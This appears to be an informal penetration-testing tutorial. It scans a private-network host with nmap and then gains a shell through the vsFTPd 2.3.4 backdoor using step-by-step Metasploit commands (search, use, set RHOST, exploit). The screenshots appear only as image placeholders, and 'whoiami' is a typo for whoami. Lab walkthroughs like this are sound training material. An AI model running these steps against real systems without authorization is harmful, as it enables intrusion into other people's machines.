
“nmap 192.168.1.88 -sC -sV”

nmap (ip address ) -sC (default script) -sV (version)




Port scanning with the help of nmap

Here we hack the machine with the help of open ports, here we see there are many ports are open like 21,22,443…etc. and there services also see.. like ftp, ssh, http , https… etc.




Then open the “msfconsole” in the new terminal :-

Like this :-




We can also do nmap scanning with the help msfconsole with the same commands. “nmap 192.168.0.101 -sC -sV”

Use ping commands to check the machine is alive or not.




Here we hack the machine with the help of FTP ports “21” lets go.




Here we open the msfconsole and type the commands to check the version of ftp is updated or not. When we do the nmap scan we clearly the version of ftp port. Lets check its updated or not.

VSFTPD v2.3.4 here the version of Ftp version which is not updated so google this version and search the exploit for this.

Here we find the exploit for this..




Here the “backdoor command Execution is available” (exploit)



Here we get the same exploit “vsFTPd 2.3.4”

Now lets exploit it..




Step 1 search exploit vsFTPd 2.3.4

Step 2 use 0

Step 3 show options

Step 4 set RHOST (remote host) like 192.168.0.101 (machine ki ip)

Step 5 exploit




Here we get the full control of the machine

Type “whoiami” commands to check..

